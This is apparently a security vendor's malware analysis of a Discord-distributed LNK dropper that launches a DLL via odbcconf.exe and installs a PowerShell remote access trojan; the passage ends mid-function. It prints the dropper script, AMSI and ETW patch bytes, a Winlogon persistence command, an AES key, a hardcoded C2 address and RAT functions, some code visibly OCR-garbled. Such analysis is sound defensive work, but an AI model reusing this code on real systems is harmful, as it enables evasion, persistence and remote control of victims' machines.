Unknown Title

By Priyadharshini ⋮ ⋮ 9/24/2025

Attackers keep availing the use of **Windows shortcut (.LNK)** files to deliver malware. These LNK files normally used as shortcuts to programs or documents, are being abused to silently execute malicious payloads on target systems.

In the case under discussion, we discovered a new Windows shortcut (.LNK) malware distributed via Discord, drops a ZIP file containing a malicious DLL, which is executed using the Windows command-line tool **odbcconf.exe**. This clever use of Living-off-the-Land Binaries (LOLBins) helps bypass security tools and makes detection significantly harder. This malware was first seen in **Israel** and was mentioned in a **tweet**, highlighting its emergence in the threat landscape.

The Dropped DLL is a multi-functional **Remote Access Trojan (RAT)** designed to execute commands from a Command and Control (C2) server and collect system information from the infected machine. It employs several techniques, including collecting antivirus product information, bypassing **Anti-Malware Scan Interface (AMSI)**, and patching**EtwEventWrite** to disable Windows Event Tracing (ETW), making it harder for security solutions to detect its malicious activities.

Infection Chain Overview



Fig 1: Infection chain flow

Infection Flow Steps

Execution of the LNK file



Fig 2.1: Cyber Security.lnk

When the user clicks the .LNK file named **"cyber security.lnk"** downloaded from discord,it opens a fake job offer decoy PDF titled "Cyber Security.pdf" and silently executes a PowerShell command that performs several tasks in the background which has been detailed in this blog.



Fig 2.2: Cyber Security.Pdf

PowerShell Command

Fig 2.3 shows the entire PowerShell command that the .LNK file targets to do. Let us now understand how this code works.

```
conhost --headless cmd /c FOR /F "delims=s\ tokens=4" %f IN ('set^|findstr PSM')DO %f -w 1
$zf='Moq.zip';
$pd='Cyber security.pdf';
$ufg='Cyber security. Ink';
$E=$ENV:Temp:
$F-$env: PUBLIC+'"Nuget":
if((Is $ufg -ea si).count -eq 0) {cd $E:
$ufg-(Is -rec +$ufg) [0].fullname:
$pd=$E+''+[System.10.Path]::GetFileNamell it hout Extension($ufg)+'.pdf'}
$b=[byte[]] (gc $ufg -en by);
function f($ar, $su){foreach($i in 0..($ar.Length-$su.Length)){$fo=$true;
foreach($j in 0.. ($su.Length-1)){if($ar[$i+$j] -ne $su[$j]){$fo-$false;
break:
}}if($fo){return $i; } } return -1;
}
$i-f $b ([byte[]] [char[]]'PDF');
$nb-$b[$i..$b.Length];
$s-[System.10.FileStream]::new($pd, [System. 10. FileMode]:: Create);
$s.Write($nb, 0, ($nb.length));
$s.close();
start $pd:
Remove-Item $ufg:
mkdir $F -f:
copy $pd $F$zf;
Expand-Archive $F$zf $F-f;
cd $F:
Start-Sleep -Seconds 3:
rm $zf:
odbcconf/a {regsvr "$Fog" };
```

Fig 2.3: PowerShell Command

Initial command execution

```
conhost --headless cmd /c FOR /F "delims=s\ tokens=4" %f IN ('set^|findstr PSM')DO %f -w 1
$zf='Moq.zip';
$pd='Cyber security.pdf';
$ufg='Cyber security. Ink';
$E=$ENV:Temp:
$F-$env: PUBLIC+'"Nuget":
if((Is $ufg -ea si).count -eq 0) {cd $E:
$ufg-(Is -rec +$ufg) [0].fullname:
```

Fig 2.4: Initial command execution

As can be seen, it starts a conhost.exe in **headless** (without console window)mode so that the user can't see any command prompt window when the link is clicked. It then dynamically resolves the path where the PowerShell is located and executes the PowerShell in a hidden mode.

Preparing File names and Paths

```
2  $zf='Moq.zip';
3  $pd='Cyber security.pdf';
4  $ufg='Cyber security. Ink';
5  $E=$ENV:Temp:
6  $F-$env: PUBLIC+'"Nuget":
7  if((Is $ufg -ea si).count -eq 0) {cd $E:
8  $ufg-(Is -rec +$ufg) [0].fullname:
```

Fig 2.5: Preparing File names and paths

It then prepares a working directory and file names to infect the victims' device

- $zf='Moq.zip' → Name of the malicious ZIP file to extract.
- $pd='Cyber security.pdf' → Name of the PDF file.
- $ufg='Cyber security.lnk' → The malicious shortcut file itself.
- $E=$ENV:Temp → Uses the system's Temp folder.
- $F=$env:PUBLIC+'\Nuget' → Creates a NuGet folder in the Public directory to hide malicious files.

Extracting embedded Pdf file

```
7   if((Is $ufg -ea si).count -eq 0) {cd $E:
8   $ufg-(Is -rec +$ufg) [0].fullname:
9   $pd=$E+''+[System.10.Path]::GetFileNamell it hout Extension($ufg)+'.pdf'}
10  $b=[byte[]] (gc $ufg -en by);
11  function f($ar, $su){foreach($i in 0..($ar.Length-$su.Length)){$fo=$true;
12  foreach($j in 0.. ($su.Length-1)){if($ar[$i+$j] -ne $su[$j]){$fo-$false;
13  break:
14  }}if($fo){return $i; } } return -1;
15  }
16  $i-f $b ([byte[]] [char[]]'PDF');
17  $nb-$b[$i..$b.Length];
18  $s-[System.10.FileStream]::new($pd, [System. 10. FileMode]:: Create);
19  $s.Write($nb, 0, ($nb.length));
20  $s.close();
```

Fig 2.6: Extracting Pdf content

- Reads the raw LNK file content into a byte array $b.
- Defines a function() to find the %PDF header inside the LNK. Scans the byte array for magic header **%PDF, extracts** the embedded PDF and writes it in a disk as "**Cyber security.pdf "** and opens the pdf to distract users.

Preparing zip payload

```
20  $s.close();
21  start $pd:
22  Remove-Item $ufg:
23  mkdir $F -f:
24  copy $pd $F$zf;
25  Expand-Archive $F$zf $F-f;
26  cd $F:
27  Start-Sleep -Seconds 3:
28  rm $zf:
29  odbcconf/a {regsvr "$Fog" };
```

Fig 2.7: Extracting Zip payload

- Opens the legitimate-looking pdf for distraction to trick the victim into thinking the LNK is safe.
- Finally, it deletes the cyber security.lnk to cover its traces. Creates the folder named **Nuget** in the **Public** user area**.**
- Moves the ZIP payload into a folder named "NuGet" by extracting malicious DLLs from the ZIP and deletes the ZIP after extraction to stay stealthy. Makes 3 seconds delay before deleting moq.zip to let the Moq.dll successfully load.

DLL Execution Using ODBCConf.exe (LOLBin)

```
27  Start-Sleep -Seconds 3:
28  rm $zf:
29  odbcconf/a {regsvr "$Fog" };
```

Fig 2.8: Executing Moq.dll

Finally, the PowerShell script uses **odbcconf.exe** to execute the malicious Moq.dll using the following command:

```
odbcconf.exe /a {regsvr "C:\Users\Public\Nuget\moq.dll"}
```

Here, the attacker abuses odbcconf.exe (a Windows legitimate binary) to silently register and execute the malicious DLL without raising any alerts.

Analyzing malicious Moq.dll

Now let's analyze the interesting behavior of the dropped malicious dll "Moq.dll".



Fig 3.1: Files dropped under Nuget: Moq.dll and supporting dll's

Moq.dllis a Com DLL which has a single export function named "**DllRegisterServer**". Upon closer inspection, this turns out to be part of a multi-functional **Remote Access Trojan (RAT)**.

However, Moq.dll doesn't work alone. When the malicious LNK is executed, it drops additional components like Dapper.dll, a .NET library , Newtonsoft.dll ,other supporting dependency libraries and a file named Nunit with 645KB size containing some random strings.

The Nunit file is later decoded and passed as an argument to a function within Dapper.dll which is subsequently loaded by Moq.dll.

Here, what makes Moq.dll particularly interesting is how it smartly integrates these supporting DLLs. Instead of carrying all malicious logic within itself, Moq.dll dynamically links Dapper.dll and Newtonsoft.dll to make the reversing harder.

Let's now move forward with the dynamic analysis using the **API monitoring tool**.



Fig 3.2: Monitor Moq.dll Process API's

Here, we can monitor the regsvr32.exe process by passing the Moq.dll as an argument in the API Monitor.

AMSI Bypass via AmsiScanBuffer () patching:



Fig 3.3: AMSI Bypassing

During the dynamic analysis, we observed that Moq.dll first loads amsi.dll in memory using the LoadLibraryA function and then retrieves the address of the **AmsiScanBuffer**function using the **GetProcAddress** function. Once the address of AmsiScanBuffer is obtained, the malware patches the first 6 bytes of the function with the bytes "**B8 57 00 07 80 C3"** using **WriteProcessMemory**() forcing the function AmsiScanBuffer to always quit.

B8 57 00 07 80 mov eax,0x80070057 Forces the function to always fail

C3 ret Immediately returns from the function

ETW Bypass via EtwEventWrite Patching



Fig 3.4: WtwEventWrite Patching

Disables **Windows Event Tracing (ETW)**logging by targeting the **EtwEventWrite**function located in **ntdll.dll**. It resolves the address of EtwEventWrite dynamically using **GetProcAddress.** After retrieving the address, the malware patches the beginning of the EtwEventWrite function using **WriteProcessMemory** function and itwrites the same 6 Byte patch used in Amsi Bypass.

WideCharToMutltiByte



Fig 3.5 :WideCharToMultiByte()

From the API Monitor results, we observed that Moq.dll uses the **WideCharToMultiByte**API to convert Unicode text into a multibyte string. By examining the parameters passed to this API, we found that the converted content matches "Nunit" file's content, as shown in Figure 3.1.

This indicates that "Nunit" is not just contains random strings but is likely an important value related to the malware's script execution or configuration.

```
00007FFCB0EA5D14   E8 2B090200          call moq.7FFCB0EC6644
00007FFCB0EA5D19   48:896C24 38        mov qword ptr ss:[rsp+38],rbp
00007FFCB0EA5D1E   41:B9 FFFFFFFF      mov r9d,FFFFFFFF
00007FFCB0EA5D24   48:896C24 30        mov qword ptr ss:[rsp+30],rbp
00007FFCB0EA5D29   4C:8BC6             mov r8,rsi                          r8:L"zCucoSKo3Gp2bMHKUiTHK86JCuBfq8pr+
00007FFCB0EA5D2C   895C24 28           mov dword ptr ss:[rsp+28],ebx
00007FFCB0EA5D30   33D2                xor edx,edx
00007FFCB0EA5D32   B9 E9FD0000         mov ecx,FDE9
00007FFCB0EA5D37   48:894424 20        mov qword ptr ss:[rsp+20],rax       [rsp+20]:DllRegisterServer+29E2
00007FFCB0EA5D3C   48:8BF8             mov rdi,rax
00007FFCB0EA5D3F   FF15 D3320200       call qword ptr ds:[<WideCharToMultiByte
00007FFCB0EA5D45   48:8B5C24 50        mov rbx,qword ptr ss:[rsp+50]
00007FFCB0EA5D4A   48:8BC7             mov rax,rdi
00007FFCB0EA5D4D   48:8B6C24 58        mov rbp,qword ptr ss:[rsp+58]
00007FFCB0EA5D52   48:8B7424 60        mov rsi,qword ptr ss:[rsp+60]
00007FFCB0EA5D57   48:83C4 40          add rsp,40
00007FFCB0EA5D5B   5F                  pop rdi
00007FFCB0EA5D5C   C3                  ret
00007FFCB0EA5D5D   CC                  int3
00007FFCB0EA5D5E   CC                  int3
00007FFCB0EA5D5F   CC                  int3
00007FFCB0EA5D60   4C:8BDC             mov r11,rsp
```

Fig 3.6: Breakpoint at widechartToMultibyte

To further investigate this behavior, we analyzed the sample in x64dbg by setting a breakpoint on the WideCharToMultiByte API call. This allowed us to inspect the source buffer and confirm exactly what data is being converted during runtime.

```
[rsp+08]:DllRegisterServer+67F7
[rsp+10]:L"NowYouCanSeeMe"
[rsp+18]:"zCucoSKo3Gp2bMHKUiTHK86JCuBfq8pr+woJkdFe9sW4a6wpOPp+/TiStDj3aK8,
```

Fig 3.7: Conversion of Nunit using WideCharToMultiByte

After conversion, Nunit is decoded and passed as an argument to a function called “**NowYouCanSeeME”.** So, we need to identify where this function is implemented and how it is used.



Fig 3.8: CLRCreateInstance API

By going back to Api Monitor we observed that Moq.dll invokes **CLRCreateInstance**API.

CLRCreateInstance is a Windows API used to create an instance of the Common Language Runtime (CLR) meta host, allowing unmanaged applications to interact with the .NET environment which means it allows native applications to call and run .NET code.

So,this behaviour strongly suggests that Moq.dll uses Dapper.dll.

```
R11   0000000000000020     ' '
R12   000000000019D919     L"NowYouCanSeeMe"
R13   0000000002A11E50     L"$Midpath = 'C:\\Users\[redacted]Desktop\\Nuget'\n$libpath
R14   0000000005060A0      L"C:\\Users\[redacted]Desktop\\Nuget\\Dapper.dll"
R15   000000000019D4ED     L"ps.PIns"
```

Fig 3.9: Moq.dll loading Dapper.dll

```
using System;
using System.Management.Automation;

namespace ps
{
    // Token: 0x02000003 RID: 3
    public class PIns
    {
        // Token: 0x06000056 RID: 86 RVA: 0x000012D8 File Offset: 0x000006D8
        public static int NowYouCanSeeMe(string script_code_m)
        {
            PowerShell powerShell = PowerShell.Create();
            powerShell.AddScript(script_code_m);
            <Module>.Sleep(5500);
            <Module>.Abps();
            powerShell.Invoke();
            return 0;
        }
    }
}
```

Fig 3.10 :NowYouCanSeeMe()

We disassembled dapper.dll using Dnspy and located the **NowYouCanseeMe**() function within the metadata section. This function accepts a decoded script as an argument and injects the script in PowerShell command. Finally, it invokes PowerShell to execute the decoded Nunit script dynamically.

Fig 3.11: Obfuscated malicious script

Here is the dumped decode script that is executed by the PowerShell. As we can see it is fully obfuscated as shown in Fig 3.11.



Fig 3.12: Deobfuscated script

After deobfuscating the dumped PowerShell script, the content seems encrypted using **Advanced Encryption Standard (AES)** algorithm. During runtime the script automatically decrypts the payload and stores the decrypted data in a variable named $decdata .

```
$aesobject.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7

$aesobject.BlockSize = 128

$aesobject.KeySize = 128

$aesobject.Key = [System.Text.Encoding]::UTF8.GetBytes("c7BscMFE9yzXI2bK")

$exactbase = $xc.Substring(3)

$bytefrombase = [System.Convert]::FromBase64String($exactbase)

$decryptor = $aesobject.CreateDecryptor();

$unencryptedData = $decryptor.TransformFinalBlock($bytefrombase, 0, $bytefrombase.Length);

[string]$decData = [System.Text.Encoding]::UTF8.GetString($unencryptedData).Trim([char]0)

$desktop = [Environment]::GetFolderPath("Desktop")

$outputPath = Join-Path $desktop "decryted.txt"

# Write the value of $decData to the file
Set-Content -Path $outputPath -Value $decData -Encoding UTF8

Write-Output "Saved to: $outputPath"
```

Fig 3.13: Encrypted script

The original malicious behavior of the script invokes PowerShell and executes the decrypted data stored in $decdata. However for safer analysis, we modified the script to avoid executing the payload, the decoded output was redirected to a file named ”**decypted.txt**” for further analysis.

Analyzing the final PowerShell payload

After fully decrypting the PowerShell script that contains above mentioned multiple functions to perform several malicious activities, the malware appears to be a multi functional Remote Access Trojan.

This RAT allows an attacker to remotely control the victim’s system, execute C2 commands, collect sensitive information and send the collected information to a remote server.

Persistence Mechanism

```
v = "explorer.exe,$cline"
f = $true


)

art -FilePath "cmd.exe" -ArgumentList "/c reg add `"hkcu\software\microsoft\windows nt\currentversion\winlogon`" /f /v Shell /t REG_SZ /d `"$($sv.Replace('"', '\"'))
art -FilePath "cmd.exe" -ArgumentList "/c reg add `"hkcu\software\microsoft\windows nt\currentversion\winlogon`" /f /v Shell /t REG_SZ /d `"$($sv.Replace('"', '\"'))
art -FilePath "cmd.exe" -ArgumentList "/c reg add `"hkcu\software\microsoft\windows nt\currentversion\winlogon`" /f /v Shell /t REG_SZ /d `"$($sv.Replace('"', '\"'))
```

Fig 4.1: Persistence Mechanism

The script achieves persistence by modifying the registry HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell.

It appends the PowerShell command line $cline to the existing shell value (explorer.exe) to make sure the script runs at every user login along with explorer.exe.

Preparing C2 Communication server Address:

```
$FirsttimeFlag = 0

$Global:BotId = "0a079c9224fd4d2a815454fbd6390860"

$Global:HostAddress = ""

$IntervalTime = [int]"30"

$tfile = "$env:windir\temp\itt"

$hfile = "$env:windir\temp\std"
if (Test-Path $hfile)
{
    $th = [System.IO.File]::ReadAllText($hfile).trim()
    if ($th -ne [string]::Empty)
    {
```

Fig 4.2: Defines Unique Bot Id

Defines a unique Bot Id and reads host address from a file in temp directory, if no address is found it falls back to the following hard coded default C2 URL.

```
$Global:HostAddress = "https://hotchichenfly.info"
```

Fig 4.3: Hardcoded C2 URL

Fig 4.4: Hotchichenfly.info

```
131  if (Test-Path -Path "$Midpath\qwer.txt")
132  {
133      $Global:MachineID = Get-Content -Path "$Midpath\qwer.txt"
134  }
135  elseif (!(Test-Path -Path "$Midpath\qwer.txt"))
136  {
137      $stringformid = "abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ"
138      $smid1 = -Join($stringformid.tochararray() | Get-Random -Count 32 | % {[char]$_})
139      $smid2 = -Join($stringformid.tochararray() | Get-Random -Count 32 | % {[char]$_})
140      $Global:MachineID = $smid1 + $smid2
141      $Global:MachineID = $Global:MachineID + (Get-Sha256 -ClearString $Global:MachineID).substring(48, 16)
142      Set-Content -Value $Global:MachineID -Path "$Midpath\qwer.txt"
143  }
```

Fig 4.5: Defines Unique Machine ID

Checks if the qwer.txt file exists in the predefined “Midpath”. If it exists, it reads a unique machine id from the file to identify the infected machine.If not, it randomly generates a machine id, saves it in qwer.txt for further identification.

```
    [string]$Global:HostAddress = $confs[1]
    [string]$Global:NextAddress = $confs[2]

    if($Global:NextAddress.Trim().Length -eq 0)
    {
        $Global:NextAddress = "https://$Global:BotId-$env:username.info"
    }
}
```

Fig:4.6: Next Fallback Address

The **Next Address** is a backup server address that the malware uses if the main Command & Control (C2) server doesn’t respond. If the Next Address is not in the configuration file, the malware generates one using its Bot ID and the computer’s username.

Encode C2 Commands

```
function Save
{
    param(
        [ValidateNotNullOrEmpty()]$command
    )

    $commandbase = [System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($command))
    $commande = To-Save-Encode $commandbase
    while (Is-Locked $Global:sacpath)
    {
        sleep -Milliseconds 200
    }
    [System.IO.File]::AppendAllText($Global:sacpath,  "$commande`n", [System.Text.Encoding]::UTF8)
    return $commande
}
```

Fig 4.7: Save Encoded C2 Commands

The **Save ()** function in Moq.dll helps the malware store C2 commands it needs to run later. It takes the command, hides it by converting it to base64 and adding extra encoding to make it hard to understand and keep its action hidden. The encoded command is then saved to the file specified by the variable **$Global:sacpath** in the temporary folder and ensures the file isn’t being used by something else.

Remove C2 Commands

```
    {
        sleep -sec 1
    }
    [System.Collections.ArrayList]$lines = [System.IO.File]::ReadAllLines($Global:sacpath)
    $lines.Remove($commandtosave)
    [System.IO.File]::WriteAllLines($Global:sacpath, $lines)
}
```

Fig:4.8: Removes C2 Commands

The Remove-C function ensures that the file specified by **$Global:sacpath** exists and isn’t being used by something else and deletes all the commands from the temp directory.

Capture Screenshots Using Get-MultiPic()

```powershell
function shotthis($bounds)
{
    $bitmap = New-Object System.Drawing.Bitmap $bounds.Width, $bounds.Height
    $graphic = [System.Drawing.Graphics]::FromImage($bitmap)
    $graphic.CopyFromScreen($bounds.Location, [System.Drawing.Point]::Empty, $bounds.Size)
    $MemoryStream = New-Object System.IO.MemoryStream
